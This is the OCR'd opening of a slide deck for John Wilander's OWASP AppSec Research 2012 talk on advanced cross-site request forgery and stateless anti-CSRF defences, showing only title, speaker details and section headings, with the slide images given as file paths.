Advanced CSRF and Stateless Anti-CSRF

@johnwilander at OWASP AppSec Research 2012

Frontend developer at Svenska Handelsbanken

Researcher in application security

Co-leader OWASP Sweden


@johnwilander

johnwilander.com (music)


johnwilander.se (papers etc)


Some Quick CSRF Basics

Cross-Site Request Forgery




Cross-Site Request Forgery






What's on your mind?

